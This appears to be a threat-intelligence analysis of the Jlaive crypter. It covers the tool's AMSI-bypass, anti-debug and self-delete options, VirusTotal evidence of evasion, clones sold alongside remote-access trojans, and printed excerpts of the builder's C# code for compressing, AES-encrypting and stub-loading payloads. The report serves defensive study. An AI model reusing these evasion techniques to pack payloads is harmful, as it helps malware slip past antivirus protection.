Jlaive.sln	Add CLI version	yesterday
LICENSE	Initial commit	3 days ago
README.md	Update README.md	yesterday

README.md

Jlaive

Jlaive is an antivirus evasion tool that can convert .NET assemblies into undetectable batch files.

Support for native applications will come soon.

Join the Discord server for discussion and enquiries: https://discord.gg/RU5RjSe8WN.

Screenshots

Jlaive

About

.NET Antivirus Evasion Tool (Exe2Bat)

ch2sh.github.io/jlaive/

windows · batch-file · batch-script · crypter · av-evasion · fileless

Readme · MIT license · 16 stars · 2 watching · 4 forks

Releases


15 tags

Languages


C# 100.0%

Figure 10. The recovered Jlaive repository

Jlaive provides malicious actors with a comprehensive package, including builders for both a CLI and a user-friendly graphical user interface (GUI). This piece of software also boasts an array of advanced functionalities, including the ability to bypass AMSI, auto-debug capabilities, obfuscation generation, self-deletion, and stealth capabilities. Combined, all these features pose a significant challenge for cybersecurity defenders and present a complex, formidable, and time-consuming task.




```
.NET Antivirus Evasion Tool

GitHub: https://github.com/ch2sh/Jlaive
Discord: https://discord.gg/RU5RjSe8WN

Usage: Jlaive [-h|--help] [-i|--input] [-o|--output] [-ab|--amsibypass] [-ad|--antidebug] [-obf|--obfuscate] [-d|--deleteself] [-h|--hidden]

Arguments:
--help          Print help information
--input         Set file input path
--output        Set file output path
--amsibypass    Bypass Assembly.Load AMSI check
--antidebug     Add anti debug protection to output file.
--obfuscate     Obfuscate output file
--deleteself    Make output file delete itself after execution
--hidden        Hide console during execution
```



File path:

- [ ] Bypass AMSI
- [ ] Self delete
- [ ] Anti Debug
- [ ] Hidden
- [ ] Obfuscate

Figure 11. Jlaive CLI (top) and GUI (bottom)



83332a958f503f1f39c5e821311df0cd940d0defacb132ff68adae43da3256dc

26 / 68

26 security vendors and no sandboxes flagged this file as malicious

83332a958f503f1f39c5e821311df0cd940d0defacb132ff68adae43da3256dc
test.exe
assembly · detect-debug-environment · direct-cpu-clock-access · peexe · runtime-modules · spreader

5.50 KB Size

2022-05-10 12:16:44 UTC
1 day ago

EXE

Security Vendors' Analysis

Acronis (Static ML)	Suspicious	Ad-Aware	IL:Trojan.MSILZilla.8893
AhnLab-V3	Trojan/Win32.RL_AgentTesla.C4181113	ALYac	IL:Trojan.MSILZilla.8893
Arcabit	IL:Trojan.MSILZilla.D22BD	Avira (no cloud)	HEUR/AGEN.1240951
BitDefender	IL:Trojan.MSILZilla.8893	BitDefenderTheta	Gen:NN.ZemsilCO.34638.am0@aS@q...
Bkav Pro	W32.AIDetectNet.01	Cybereason	Malicious.464f21
Cynet	Malicious (score: 100)	Elastic	Malicious (high Confidence)
Emsisoft	IL:Trojan.MSILZilla.8893 (B)	eScan	IL:Trojan.MSILZilla.8893
Fortinet	MSIL/Kryptik.YPHR	GData	IL:Trojan.MSILZilla.8893

cf954e4b89a3b3dfe3eeefcdc02101728226ee09ad9a67cd6613035e7566dd0c

0 / 57

No security vendors and no sandboxes flagged this file as malicious

cf954e4b89a3b3dfe3eeefcdc02101728226ee09ad9a67cd6613035e7566dd0c
test_bcrypt.bat
direct-cpu-clock-access

14.74 KB Size

2022-05-10 12:20:59 UTC
1 day ago

Security Vendors' Analysis


Acronis (Static ML)	Undetected	Ad-Aware	Undetected
AhnLab-V3	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected
BitDefenderTheta	Undetected	Bkav Pro	Undetected
ClamAV	Undetected	CMC	Undetected
Comodo	Undetected	Cynet	Undetected

Figure 12. Comparing and proving obfuscation efficacy using a malicious binary without Jlaive (top, noting security solutions' detections), and with Jlaive (bottom, where all the solutions flag the binary as safe)

Evidence of early uploads to a public repository during the development of Jlaive offers a compelling display of its FUD capabilities. These uploads demonstrate how the Jlaive batch builder effectively evaded detection from multiple antivirus engines, causing a security nightmare for cyberdefenders.

The Offspring: Jlaive Lives On in Clones, Modified Versions

As a result of its open-source nature and effectiveness, Jlaive quickly became a target for cloning and modifications by various actors and developers. Subsequent to the pages being taken down, some individuals began offering modified or cloned versions of Jlaive. Some of these modified versions and clones offered Jlaive as a one-time service for purchase, whole others offered it through subscription-based models.



JLAIVE
CRYPTER FUD
[redacted]

Jlaive is an antivirus evasion tool that can convert executables into undetectable batch files. Obfuscated .NET assemblies are not guaranteed to work.

Telegram: [redacted]

JLAIVE CRYPTER
TELEGRAM : [redacted]

AES/XOR ENCRYPTION
ANTI VM / DEBUG
EXE TO .BAT / .PDF
AMSI


[redacted]$

[redacted]$ - 1 month
[redacted]$ - 6 months

- AES/XOR ENCRYPTION
- ANTI VM
- BIND FILES
- ANTI DEBUG
- 0/26 ANTISCAN
- AMSI

Figure 13. A Jlaive clone sample (top and middle) and a clone pricing sample (bottom)

We also discovered that some developers even began to port Jlaive with modifications in other languages such as Rust. Many of Jlaive's offshoots continue to be removed from code hosting sites such as GitHub and GitLab but are swiftly replaced by other malicious actors.


https://github.com/Jaxii

1 capture
15 Jul 2022

JUN JUL AUG
15
2021 2022 2023
About this capture

Overview · Repositories 61 · Projects · Packages · Stars 292

Popular repositories

net-assembly-dropper — Public
A proof of concept file dropper utilizing PowerShell loosely based off of https://github.com/ch2sh/Jlaive
● Rust ☆ 8

musicalbasics — Public
Discord.js bot for youtube.com/user/musicalbasics discord server.
● JavaScript ☆ 1

fabric-example-mod-scala — Public template
Example Scala Fabric Mod
● Java ☆ 1

idk-rs — Public
● Rust ☆ 1

more-fish — Public
Forked from Musician101/more-fish
A Bukkit Plugin that makes your fishing more fun.
● Java

Potato — Public
Forked from drtshock/Potato
If you fork this then you can say you forked a potato.
● Java


Follow

Figure 14. Modified Jlaive written in Rust

After Jlaive successfully infiltrated the broader hacker community, the proliferation of Jlaive clones and modified versions rapidly increased through various distribution channels. These channels include but are not limited to:

- Cloud storage
- Dedicated websites
- Discord channels
- GitHub
- GitLab
- Hacker forums
- Telegram channels
- Web applications

It is important to note that certain distribution methods are still active today, posing a significant challenge in combating the widespread misuse of highly elusive batch loaders. Some of these clones have directly partnered with other known pieces malware, allowing Jlaive to distribute malicious software even faster and more effectively. In addition, new clones and modified versions continue to appear, showcasing the mass proliferation of this FUD batch builder.


✓Partner

Stitch : [redacted]

AsyncRAT : [redacted]

DcRat : [redacted]

ElegyRAT : [redacted]

VanillaRAT : [redacted]

Figure 15. One sample of an advertised Jlaive clone partnership with other pieces of malware

Jlaive Builder Analysis

Upon pressing the “Build” button, the crypter validates the input file and passes it to the crypter function, along with a Base64-encoded encryption randomly generated key and initialization vector (IV).




```
private void buildButton_Click(object sender, EventArgs e)
{
    if (!File.Exists(input.Text))
    {
        MessageBox.Show("Invalid input path.", "Error", MessageBoxButtons.OK, MessageBoxIcon.Error);
        return;
    }
    if (Path.GetExtension(input.Text) != ".exe")
    {
        MessageBox.Show("Invalid input file.", "Error", MessageBoxButtons.OK, MessageBoxIcon.Error);
        return;
    }
    Crypt(input.Text, Convert.FromBase64String(key.Text), Convert.FromBase64String(iv.Text));
}
```

Figure 16. Input file validation

The crypt function first compresses the given payload file using GZipStream and encrypts it using AES algorithm in CBC cipher mode. Jlaive constructs multi-stage loaders that are intricately nested within one another. Each stage has its own set of obfuscation and encryption techniques.



```
log.Items.Add("Encrypting payload...");
byte[] payload_enc = Encrypt(Compress(pbytes), _key, _iv);
```

```
public static byte[] Encrypt(byte[] input, byte[] key, byte[] iv)
{
    AesManaged aes = new AesManaged();
    aes.Mode = CipherMode.CBC;
    aes.Padding = PaddingMode.PKCS7;
    ICryptoTransform encryptor = aes.CreateEncryptor(key, iv);
    byte[] encrypted = encryptor.TransformFinalBlock(input, 0, input.Length);
    encryptor.Dispose();
    aes.Dispose();
    return encrypted;
}

public static byte[] Compress(byte[] bytes)
{
    MemoryStream msi = new MemoryStream(bytes);
    MemoryStream mso = new MemoryStream();
    GZipStream gs = new GZipStream(mso, CompressionMode.Compress);
    msi.CopyTo(gs);
    gs.Dispose();
    mso.Dispose();
    msi.Dispose();
    return mso.ToArray();
}
```

Figure 17. User payload encryption process

.Net Loader

Once the primary payload has been compressed and encrypted, the crypter builds the first binary loader and places the user-encrypted payload, renamed *payload.exe* into the loader resource. The loader binary is generated based on a file called *Stub.cs*, a C# file located in the *Resources* folder.





Figure 18. Jlaive project resources

To keep the payload in memory and run multiple portable executables (PEs) from within the same process (process hiving), Jlaive uses a modified version of Nettitudes RunPE (*runpe.dll*), an open-source C# reflective loader for unmanaged binaries.

Some key features of RunPE include the following:

- Receiving a file path or Base64 blob of a PE to run
- Manually mapping the file into memory without using the Windows loader in the host process
- Loading any dependencies required by the target PE
- Patching the memory to provide arguments to the target PE when it is run
- Patching the various API calls to allow the target PE to run correctly
- Replacing the file descriptors in use to capture output


- Patching various API calls to prevent the host process from exiting when the PE finishes executing
- Running the target PE from within the host process while maintaining host process functionality
- Restoring memory, unloading dependencies, removing patches, and cleaning up artifacts in memory after executing



```
log.Items.Add("Creating stub...");
string stub = stubgen.CreateCS(antiDebug.Checked, antiVM.Checked, meltFile.Checked, !isnetasm);

log.Items.Add("Building stub...");
File.WriteAllBytes("payload.exe", payload_enc);
if (!isnetasm)
{
    byte[] runpedll_enc = Encrypt(Compress(GetEmbeddedResource("Jlaive.Resources.runpe.dll")), _key, _iv);
    File.WriteAllBytes("runpe.dll", runpedll_enc);
}
List<string> embeddedresources = new List<string>();
embeddedresources.Add("payload.exe");
if (!isnetasm) embeddedresources.Add("runpe.dll");
embeddedresources.AddRange(bindedFiles.Items.Cast<string>());
Compiler compiler = new Compiler
{
    References = new string[] { "mscorlib.dll", "System.Core.dll", "System.dll", "System.Management.dll" },
    Resources = embeddedresources.ToArray()
};
JCompilerResult result = compiler.Build(stub);
if (result.CompilerResults.Errors.Count > 0)
{
    File.Delete("payload.exe");
    if (!isnetasm) File.Delete("runpe.dll");
    string errors = string.Join(Environment.NewLine, result.CompilerResults.Errors.Cast<CompilerError>().Select(error => error.ErrorText));
    MessageBox.Show($"Stub build errors:{Environment.NewLine}{errors}", "Error", MessageBoxButtons.OK, MessageBoxIcon.Error);
    buildButton.Enabled = true;
    return;
}
File.Delete("payload.exe");
if (!isnetasm) File.Delete("runpe.dll");
```

Figure 19. The logic creates and builds a stub using a compiler, encrypts and writes payload files to disk, handles potential compilation errors, and manages embedded resources while providing log messages and deleting files as necessary.

Once the stub is created, the compiler configures and obfuscates *Stub.cs* loader.

